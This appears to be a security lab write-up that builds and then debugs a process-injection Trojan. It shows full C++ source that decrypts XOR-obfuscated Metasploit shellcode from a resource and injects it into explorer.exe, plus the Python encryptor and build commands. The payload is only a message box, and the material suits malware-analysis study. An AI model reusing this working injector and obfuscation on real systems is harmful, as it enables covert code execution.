In this section, we are going to build a process injection Trojan, which will inject into a program, and pop up a message box

So, first, we will create a message box shellcode in Metasploit.

Then transfer it to the Windows machine

```
msf6 > use payload/windows/x64/messagebox
msf6 payload(windows/x64/messagebox) > options

Module options (payload/windows/x64/messagebox):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   EXITFUNC  process           yes       Exit technique (Accepted: '', seh, thread, process, none)
   ICON      NO                yes       Icon type (Accepted: NO, ERROR, INFORMATION, WARNING, QUESTION)
   TEXT      Hello, from MSF!  yes       Messagebox Text
   TITLE     MessageBox        yes       Messagebox Title


View the full module info with the info, or info -d command.

msf6 payload(windows/x64/messagebox) > set EXITFUNC thread
EXITFUNC ⇒ thread
msf6 payload(windows/x64/messagebox) > set ICON ERROR
ICON ⇒ ERROR
msf6 payload(windows/x64/messagebox) > set TEXT Hello, from the FUTURE!
TEXT ⇒ Hello, from the FUTURE!
msf6 payload(windows/x64/messagebox) > set TITLE GOT YOU!
TITLE ⇒ GOT YOU!
msf6 payload(windows/x64/messagebox) > generate -f raw -o MessageBox.bin
[*] Writing 355 bytes to MessageBox.bin ...
```

Here, I am using a Python script to encode the payload

```
FLARE-VM 04/08/2024 18:30:08
PS C:\Users\Red\Desktop\Assignment\try_this > python .\xor_crypter.py .\MessageBox.bin > 1
FLARE-VM 04/08/2024 18:31:44
PS C:\Users\Red\Desktop\Assignment\try_this >
```


Then compile the resource file

```
PS C:\Users\Red\Desktop\Assignment\try_this > C:\Mingw-64\mingw64\bin\windres.exe .\resources.rc -o resources.o
```

Executing the .cpp file with the resource file, to get a .exe file.

```
PS C:\Users\Red\Desktop\Assignment\try_this > C:\Mingw-64\mingw64\bin\x86_64-w64-mingw32-c++.exe .\6_1.cpp .\resources.o
 -o 6_1.exe
```

So, when we execute the .exe file, we can see that we get a message box. So, let's analyze how all of this is happening in the background.



First, let's put the .exe file in the pestudio, then see what functions have been used.

The functions used are VirtualAllocEx, VirtualProtect, WriteProcessMemory, CreateRemoteThread, OpenProcess, etc.

VirtualAllocEx	x	0x000000000000A790	0x000000000000A790	1484 (0x05CC)	memory	T1055 | Process Injection	implicit
VirtualProtect	x	0x000000000000A7A2	0x000000000000A7A2	1489 (0x05D1)	memory	T1055 | Process Injection	implicit
VirtualQuery	-	0x000000000000A7B4	0x000000000000A7B4	1491 (0x05D3)	memory	T1055 | Process Injection	implicit
WriteProcessMemory	x	0x000000000000A7DA	0x000000000000A7DA	1573 (0x0625)	memory	T1055 | Process Injection	implicit
malloc	-	0x000000000000A83E	0x000000000000A83E	27 (0x001B)	memory	-	implicit
memcpy	-	0x000000000000A882	0x000000000000A882	1144 (0x0478)	memory	-	implicit
memset	-	0x000000000000AA36	0x000000000000AA36	160 (0x00A0)	memory	-	implicit
fwrite	-	0x000000000000AA2C	0x000000000000AA2C	169 (0x00A9)	file	-	implicit
CreateRemoteThread	x	0x000000000000A5EE	0x000000000000A5EE	239 (0x00EF)	execution	T1055 | Process Injection	implicit
CreateToolhelp32Snapshot	x	0x000000000000A604	0x000000000000A604	259 (0x0103)	execution	T1057 | Process Discovery	implicit
OpenProcess	x	0x000000000000A71A	0x000000000000A71A	1067 (0x042B)	execution	T1055 | Process Injection	implicit
Process32First	x	0x000000000000A728	0x000000000000A728	1095 (0x0447)	execution	T1057 | Process Discovery	implicit
Process32Next	x	0x000000000000A73A	0x000000000000A73A	1097 (0x0449)	execution	T1057 | Process Discovery	implicit

So, from here we get to know that it is either a Process Injection or a Dll injection.

So, we will analyze this .exe file in xdbg, so we will put the breakpoints at the following points:

VirtualAlloc, VirtualProtect, WriteProcessMemory, OpenProcess, CreateRemoteThread


Type	Address	Module/Label/Exception	State	Disassembly	Hits	Summary
Software						
	00007FF72EC01125	<6_1.exe.OptionalHeader.AddressOfEntryPoint>	One-time	push rbp	0	entry breakpoint
	00007FFC0CFDADE0	<kernel32.dll.OpenProcess>	Enabled	jmp qword ptr ds:[<OpenProcess>]	1	
	00007FFC0CFDBC70	<kernel32.dll.VirtualProtect>	Enabled	jmp qword ptr ds:[<VirtualProtect>]	0	
	00007FFC0CFF9B50	<kernel32.dll.CreateRemoteThread>	Enabled	mov r11,rsp	0	
	00007FFC0CFFBA50	<kernel32.dll.VirtualAllocEx>	Enabled	jmp qword ptr ds:[<VirtualAllocEx>]	0	
	00007FFC0CFFBCB0	<kernel32.dll.WriteProcessMemory>	Enabled	jmp qword ptr ds:[<WriteProcessMemory>]	0	

So, now run the program:

Now we hit a breakpoint at OpenProcess, so if you step down, and go to the OpenProcess function, we know that it takes 3 parameters, and the 3rd parameter is the pid.

```
Default (x64 fastcall)
1: rcx 000000000000043A 000000000000043A
2: rdx 0000000000000000 0000000000000000
3: r8 000000000000146C 000000000000146C
4: r9 000000A4A55FF5A0 000000A4A55FF5A0 "8dc4c.tmp"
5: [rsp+28] 310001E900000001 310001E900000001
```

So, the third parameter is “146C”



I see that in the calculator, it is 5228.

Now, open the Process Hacker, and see what pid it matches to:

We can see that it matches the explorer.exe’s pid.

So, the .exe file is trying to inject the payload in explorer.exe

Now continue the program, by pressing the run tab.


We hit another breakpoint at WriteProcessMemory:

And step down the function and, we know that it takes 5 parameters, and the 2nd parameter is the address, where it is going to inject the shellcode. Here the address is “1450000”

```
Default (x64 fastcall)
1: rcx 00000000000000C8 00000000000000C8
2: rdx 0000000001450000 0000000001450000
3: r8 00007FF72EC0D058 6_1.00007FF72EC0D058
4: r9 0000000000000163 0000000000000163
5: [rsp+28] 0000000000000000 0000000000000000
```


So, when we open the memory tab in the explorer, we see that at the address “1450000”, it is Private, because of VirtualProtect, and protection has been changed from RW to RX, so double click on that address.

We can see the memory section, initially, it was empty, but as soon as I ran through the code, it was filled with the decrypted payload. So, we can take this payload, open it in the Hexeditor, and check whether it is the same shellcode we used or not.




Hexeditor:

Extracted from the Process Hacker:




Our Payload in Hexeditor:



We can see that both the shellcodes are the same, so we can conclude that our Process Injection Program was working properly.

If we continue the program, we will hit another breakpoint at CreateRemoteThread, and from there continue the program.

And now if we run the program, we see that the program exits, and we are left with a pop-up message box.



Let's see the C++ code, and check whether what we have analyzed, through the debugger is correct or not:

Here's the C++ code which does the process injection:

Code:

```
1
2   #include <windows.h>
3   #include <stdio.h>
    Source Control (Ctrl+Shift+G)
5   #include <string.h>
6   #include <tlhelp32.h>
7   #include "resources.h"
8
9   void DecryptXOR(char * encrypted_data, size_t data_length, char * key, size_t key_length) {
10      int key_index = 0;
11
12      for (int i = 0; i < data_length; i++) {
13          if (key_index == key_length - 1) key_index = 0;
14
15          encrypted_data[i] = encrypted_data[i] ^ key[key_index];
16          key_index++;
17      }
18  }
```

Above as you can see, I am taking standard headers and even taking the resource library, where the encrypted shellcode is waiting to be extracted.

We can see a function DecryptXOR, which will decrypt the payload, extracted from the resource file.

```
20  int SearchForProcess(const char *processName) {
21
22      HANDLE hSnapshotOfProcesses;
23      PROCESSENTRY32 processStruct;
24      int pid = 0;
25
26      hSnapshotOfProcesses = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
27      if (INVALID_HANDLE_VALUE == hSnapshotOfProcesses) return 0;
28
29      processStruct.dwSize = sizeof(PROCESSENTRY32);
30
31      if (!Process32First(hSnapshotOfProcesses, &processStruct)) {
32          CloseHandle(hSnapshotOfProcesses);
33          return 0;
34      }
35
36      while (Process32Next(hSnapshotOfProcesses, &processStruct)) {
37          if (lstrcmpiA(processName, processStruct.szExeFile) == 0) {
38              pid = processStruct.th32ProcessID;
39              break;
40                  }
41          }
42
43      CloseHandle(hSnapshotOfProcesses);
44
45      return pid;
46  }
```

Here we can see, I have defined a function SearchProcess, which will search for a given process.

Here we use the CreateTollhelp32Snapshot function, which takes a snapshot of the specified processes and the heaps, modules, and threads used by these processes. It takes 2 parameters and returns a handle.

```
C++

HANDLE CreateToolhelp32Snapshot(
  [in] DWORD dwFlags,
  [in] DWORD th32ProcessID
);
```

Now we have used another function: PROCESSENTRY32.

It describes an entry from a list of the processes residing in the system address space when a snapshot was taken.

And it takes a lot of parameters:

```C++
typedef struct tagPROCESSENTRY32 {
  DWORD     dwSize;
  DWORD     cntUsage;
  DWORD     th32ProcessID;
  ULONG_PTR th32DefaultHeapID;
  DWORD     th32ModuleID;
  DWORD     cntThreads;
  DWORD     th32ParentProcessID;
  LONG      pcPriClassBase;
  DWORD     dwFlags;
  CHAR      szExeFile[MAX_PATH];
} PROCESSENTRY32;
```

Later we used the Process32First function.

Retrieves information about the first process encountered in a system snapshot, it takes 2 parameters:

```C++
BOOL Process32First(
  [in]      HANDLE           hSnapshot,
  [in, out] LPPROCESSENTRY32 lppe
);
```

We used the Process32Next function.

Retrieves information about the next process recorded in a system snapshot, it also accepts two parameters.

```C++
BOOL Process32Next(
  [in]  HANDLE           hSnapshot,
  [out] LPPROCESSENTRY32 lppe
);
```

Now it iterates through the while loop, till it finds the program it is looking for, it compares the value with the input of the function, which was taken as a parameter, when we call this function, it takes the program name as the input, and then it compares with it, if it gets the proper program name, it breaks the while loop, and returns the pid.

Now we will analyze the ShellcodeInject function:

```
int ShellcodeInject(HANDLE hProcess, unsigned char * shellcodePayload, unsigned int lengthOfShellcodePayload) {

    LPVOID pRemoteProcAllocMem = NULL;
    HANDLE hThread = NULL;


    pRemoteProcAllocMem = VirtualAllocEx(hProcess, NULL, lengthOfShellcodePayload, MEM_COMMIT, PAGE_EXECUTE_READ);
    WriteProcessMemory(hProcess, pRemoteProcAllocMem, (PVOID)shellcodePayload, (SIZE_T)lengthOfShellcodePayload, (SIZE_T *)NULL);
    hThread = CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)pRemoteProcAllocMem, NULL, 0, NULL);
    //printf("CreateRemoteThread returned: 0x%p\n", hThread);



    if (hThread != NULL) {
        WaitForSingleObject(hThread, 500);
        CloseHandle(hThread);
        return 0;
        }
    return -1;
}
```

It takes 3 parameters, The first is the handle of the process, which we got from the main function, and then it takes the shellcode, and the size of the shellcode as the parameter.

Here we used the VirtualAllocEx function to allocate the memory for the program in another running process.

Reserves, commits or changes the state of a region of memory within the virtual address space of a specified process. The function initializes the memory it allocates to zero. It takes 5 parameters.

```
C++

LPVOID VirtualAllocEx(
  [in]           HANDLE hProcess,
  [in, optional] LPVOID lpAddress,
  [in]           SIZE_T dwSize,
  [in]           DWORD  flAllocationType,
  [in]           DWORD  flProtect
);
```

The 1st one is the handle process, which the ShellcodeInject function had taken as the input, and it is the mspaint program

2nd is set to NULL because we don't want to specify a specific address.

3rd is the size of the shellcode.

4th is the allocation type

5th is the protection type, which is executable and readable.

Then we call the WriteProcessMemory function:

Writes data to an area of memory in a specified process. The entire area to be written to must be accessible or the operation fails. It takes 5 parameters

```
C++

BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPVOID  lpBaseAddress,
  [in]  LPCVOID lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesWritten
);
```

We have already discussed the parameters earlier, here the 2nd parameter is the output that we got from calling the VirtualAllocEx function.

Now we call another function: CreateRemoteThread

Creates a thread that runs in the virtual address space of another process.

```
C++

HANDLE CreateRemoteThread(
  [in]  HANDLE                 hProcess,
  [in]  LPSECURITY_ATTRIBUTES  lpThreadAttributes,
  [in]  SIZE_T                 dwStackSize,
  [in]  LPTHREAD_START_ROUTINE lpStartAddress,
  [in]  LPVOID                 lpParameter,
  [in]  DWORD                  dwCreationFlags,
  [out] LPDWORD                lpThreadId
);
```

Now if everything is correct, it will create a thread and create the message box.

```
70  //int main(void) {
71  int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow)  {
72
73      //void * alloc_mem;
74      //BOOL retval;
75      //HANDLE threadHandle;
76      //DWORD oldprotect = 0;
77      HGLOBAL resHandle = NULL;
78      HRSRC res;
79      int pid = 0;
80      HANDLE hProcess = NULL;
81
82      unsigned char * shellcodePayload;
83      unsigned int lengthOfShellcodePayload;
84      char encryption_key[] = "123456789ABC";
85
86
87      // Retrieve shellcode payload from resources section
88
89      res = FindResource(NULL, MAKEINTRESOURCE(MY_ICON), RT_RCDATA);
90      resHandle = LoadResource(NULL, res);
91      shellcodePayload = (unsigned char *)LockResource(resHandle);
92      lengthOfShellcodePayload = SizeofResource(NULL, res);
93
94      // Decrypt retrieved shellcode
95      DecryptXOR((char *)shellcodePayload, lengthOfShellcodePayload, encryption_key, sizeof(encryption_key));
96
97      //printf("\n[1] Press Enter to Decrypt XOR Payload\n");
98      //getchar();
99
```

Here in the main function, we are using WINAPI WinMain, rather than int main, because we want our .exe file to be executed without opening the cmd.

I have defined the key for the decryption of the XOR payload, which will be taken as a parameter by the DecryptXOR function.

Then we are retrieving the encrypted shellcode from the resources section.

```
101     pid = SearchForProcess("explorer.exe");
102
103     if (pid) {
104         //printf("explorer.exe PID = %d\n", pid);
105
106         // try to open target process
107         hProcess = OpenProcess( PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION |
108                                 PROCESS_VM_OPERATION | PROCESS_VM_READ | PROCESS_VM_WRITE,
109                                 FALSE, (DWORD) pid);
110
111         if (hProcess != NULL) {
112             ShellcodeInject(hProcess, shellcodePayload, lengthOfShellcodePayload);
113             CloseHandle(hProcess);
114         }
115     }
116     return 0;
117 }
118
```

Then for injection, we are looking for the “explorer.exe” program

So, for that, I am using the SearchProcess function, which has been discussed earlier.

And then we use the OpenProcess function, for the given pid, it takes 3 parameters and returns the handle to the process.

```
C++

HANDLE OpenProcess(
  [in] DWORD dwDesiredAccess,
  [in] BOOL  bInheritHandle,
  [in] DWORD dwProcessId
);
```

In the 1st parameter DesiredAccess, there are a lot of access rights, and we are going to use a few of them here.

The 2nd parameter InheritHandle is set to false because we are inheriting from some other process.

The 3rd parameter is the process ID, which we obtained from the SearchForProcess function.

Now we will check whether the process is null or not, if not then we will call the function ShellcodeInject.

Then we use the the ShellcodeInject function to inject the payload in the process, which I have discussed earlier.

Python code:

```python
import sys

ENCRYPTION_KEY = "123456789ABC"

def xor(input_data, encryption_key):
    encryption_key = str(encryption_key)
    l = len(encryption_key)
    output_bytes = bytearray()

    for i in range(len(input_data)):
        current_data_element = input_data[i]
        current_key = encryption_key[i % len(encryption_key)]
        output_bytes.append(current_data_element ^ ord(current_key))

    return output_bytes

try:
    input_file_path = sys.argv[1]
except IndexError:
    print("Usage: python PAYLOAD_FILE > OUTPUT_FILE")
    sys.exit()

with open(input_file_path, "rb") as file:
    plaintext = file.read()

ciphertext = xor(plaintext, ENCRYPTION_KEY)

try:
    output_file_path = input_file_path.replace(".bin", "_encrypted_xor.bin")
    with open(output_file_path, "wb") as file:
        file.write(ciphertext)
    print(f"Output written to {output_file_path}")
except Exception as e:
    print("An error occurred while writing the output file:", e)

```

Here's the Python file, which takes the input as the .bin file and then converts it into an encrypted_xor.bin file.

Here are the resources.h file:

```
#define MY_ICON 200

```

Here are the resources.RC file:

```
#include "resources.h"

MY_ICON RCDATA MessageBox_encrypted_xor.bin

```